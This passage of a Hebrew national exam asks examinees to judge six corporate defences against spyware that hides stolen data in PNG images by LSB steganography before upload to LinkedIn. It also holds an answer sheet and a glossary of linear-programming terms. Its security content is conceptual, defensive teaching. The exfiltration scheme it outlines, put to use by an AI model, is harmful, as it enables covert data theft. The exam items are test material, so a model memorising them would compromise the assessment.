  - כאשר משתמש מתכנן להעלות ל"לינקדאין" פוסט המכיל תמונה מסוג PNG, התוכנה מחשבת את כמות המידע שניתן להסתיר בתמונה, ופונה למחשב איסוף כדי לקבל מידע בכמות הרלוונטית.
  - התוכנה לוקחת את המידע שמחשב האיסוף שלח אליה, ומשתמשת בשיטת LSB כדי להסתיר את המידע בתוך התמונה לפני ביצוע העלאה בפועל, כך שהתמונה המועלית לאתר מכילה את המידע שאותו התוכנה מעוניינת להוציא החוצה.

ל"לינקדאין" ניתן להעלות תמונות בפורמטים JPEG ו־PNG.

כדי להגן על רשת של חברה מסויימת מפני שיטת הפעולה המתוארת של רשת הרוגלות, מנהלי הרשת של החברה הציעו את שש השיטות הבאות:

1. חסימה של האתר "לינקדאין" ב־Firewall של רשת החברה.

2. הוספת מדיניות DPI על ה־Firewall, אשר מטמיעה בשיטת LSB מידע מיוצר רנדומלי בכל PNG שיוצא.

3. העלאה ל"לינקדאין" של פוסט עם תמונה שנלקח עליה CRC מראש, בתדירות קבועה וגבוהה, ובדיקה של ה־CRC על התמונה לאחר שהורידו אותה מ"לינקדאין".

4. שינוי מדיניות האנטי־וירוס של מחשבי החברה, כך שלא יאפשר שמירת תמונות PNG.

5. הוספת מדיניות DPI על ה־Firewall, אשר מזהה שימוש בשיטת LSB בכל PNG שיוצא, ועוצרת את הפקטה אם התמונה מזהה LSB בתמונה בסיכוי של מעל 20% .

6. סריקה של פוסטים שהועלו מהחברה ל"לינקדאין" מאז תחילת פעולת רשת הרוגלות, והפעלה של אלגוריתם לזיהוי מידע מוטמע ב־LSB בתמונות שנמצאות בהם.

לפניכם חמישה היגדים המתארים השפעות אפשריות של יישום המדיניות בחברה.

עבור כל היגד, הקיפו בדף התשובות את מספרי השיטות שההיגד נכון לגביהן. שימו לב: לכל היגד תיתכן יותר משיטה אחת.

א. השיטה תפריע לעובדי החברה לבצע את עבודתם.

ב. השיטה מאפשרת לגלות אם ברשת פועלת רוגלה המשתמשת באותה שיטה.

ג. השיטה מונעת את יציאת המידע המסווג מרשת החברה על ידי שימוש בתוכנת ההזלגה ברוב המקרים.

ד. השיטה משפיעה לרעה על היכולת של גורמי אבטחה אחרים לזהות את פעילות הרוגלה ולפעול כנגדה.

ה. השיטה תעזור לגלות מה המידע שזלג מהחברה, במקרה שרשת הרוגלות התפשטה בתוכה.

הדביקו את מדבקת הנבחן שלכם במקום המיועד לכך בדף התשובות שבנספח א', והדקו אותו למחברת הבחינה.

בהצלחה!

נספח א': דף תשובות

לשאלון 714003, אביב תשפ"ה

מקום למדבקת נבחן

בכל סעיף הקיפו בעיגול את הספרה המייצגת את התשובה הנכונה.

הדביקו את מדבקת הנבחן במקום המיועד לכך, והדקו את הדף הזה למחברת הבחינה.

שאלה 1

סעיף א	1	2	3	4
סעיף ב	1	2	3	4
סעיף ג	1	2	3	4
סעיף ד	1	2	3	4

שאלה 2

סעיף א	1	2	3	4
סעיף ב	1	2	3	4
סעיף ג	1	2	3	4
סעיף ד	1	2	3	4

שאלה 3

סעיף א	1	2	3	4
סעיף ב	1	2	3	4
סעיף ג	1	2	3	4
סעיף ד	1	2	3	4

שאלה 4

סעיף א	1	2	3	4
סעיף ב	1	2	3	4
סעיף ג	1	2	3	4
סעיף ד	1	2	3	4

שאלה 5

סעיף א	1	2	3	4
סעיף ב	1	2	3	4
סעיף ג	1	2	3	4
סעיף ד	1	2	3	4

שאלה 6

סעיף א	1	2	3	4
סעיף ב	1	2	3	4
סעיף ג	1	2	3	4
סעיף ד	1	2	3	4

שאלה 7: מספרי שירותי ה־Captcha

סעיף א (לכל יעד – ייתכן יותר משירות אחד)

1. מניעת משתמש לא אנושי

   1 2 3 4

2. מניעת spam

   1 2 3 4

סעיף ב (לכל התקפה – רק שירות אחד)

1. התקפת CSRF

   1 2 3 4

2. התקפת padding oracle

   1 2 3 4

3. התקפת authentication bypass

   1 2 3 4

שאלה 8

סעיף א: הקיפו את התשובה הנכונה:

כן / לא

סעיף ב	1	2	3	4
סעיף ג	1	2	3	4

שאלה 9

הקיפו את התשובה הנכונה:

1 2 3 4

שאלה 10

הקיפו את התשובה הנכונה:

1 2 3 4

שאלה 11

הקיפו את כל התשובות הנכונות:

1 2 3 4 5 6

שאלה 12

הקיפו את התשובה הנכונה:

1 2 3 4 5

שאלה 13

סעיף א	1	2	3	4
סעיף ב	1	2	3	4

שאלה 14

סעיף א: הקיפו את כל התשובות הנכונות:

1 2 3 4

סעיף ב	1	2	3	4	

שאלה 15

מספרי השיטות שההיגד נכון לגביהן:

סעיף א	1	2	3	4	5	6	סעיף ב	1	2	3	4	5	6	
סעיף ג	1	2	3	4	5	6	סעיף ד	1	2	3	4	5	6	
סעיף ה	1	2	3	4	5	6								

נספח ב': מילון מונחים

לשאלון 714003, אביב תשפ"ה

המונח	תרגום המונח		
	ערבית	רוסית	אנגלית
פרק שני – תכנון לינארי			
אילוץ	إجبار	ограничение, неравенство	constraint
ביקוש	الطلب	спрос	demand
בעיה פרימלית	مشكلة بدائيّة	Прямая задача	primal problem
בעיית תובלה	مشكلة النقل	Транспортная задача	transportation problem
היצע	العرض	Предложение	supply
טבלת סימפלקס	جدول السيمبلكس	симплекс-таблица	simplex tableau
יעד דמה	هدف وهميّ	"свалка" – дополнительный пункт, куда свозят все лишнее производство	dummy target
לא מוגבל בסימן	مُتغيّر حرّ (متغيّر غير مُرمَّز)	неограниченный по знаку	free variable
מקור דמה	مَصدَر وهميّ	дополнительный (искусственный) производитель	dummy source
משתנה בסיסי	مُتغيِّر أساسيّ	базисная переменная	basic variable
עלות	تكلفة	стоимость	cost
פונקציית מטרה	دالّة الهدف	целевая функция	objective function
פרמטר	بارامتر	Параметр	parameter
פתרון אופטימלי	الحلّ الأمثل	оптимальное решение	optimal solution
פתרון חסום	حلّ مغلق	ограниченное решение	bounded solution
פתרון יחיד	حلّ وحيد	единственное решение	unique solution
קודקוד	رأس	вершина	vertex
קומבינציה ליניארית	مزيج خطّيّ	линейная комбинация	linear combination
שיטת "הפינה הצפון־מערבית"	طريقة الركن الشماليّ الغربيّ	Метод северо-западного угла	northwestern corner method
שיטת "הקירוב של ווגל"	طريقة تقريب فوجل	Метод аппроксимации Фогеля	Vogel's approximation method
תחום הפתרונות האפשריים	مجال الحلول المُمكِنة	область допустимых решений	feasible solutions set
תכנון ליניארי	البرمجة الخطّيّة	Линейное программирование	linear programming
תלות ליניארית	الاعتماد الخطّيّ	линейная зависимость	linear dependence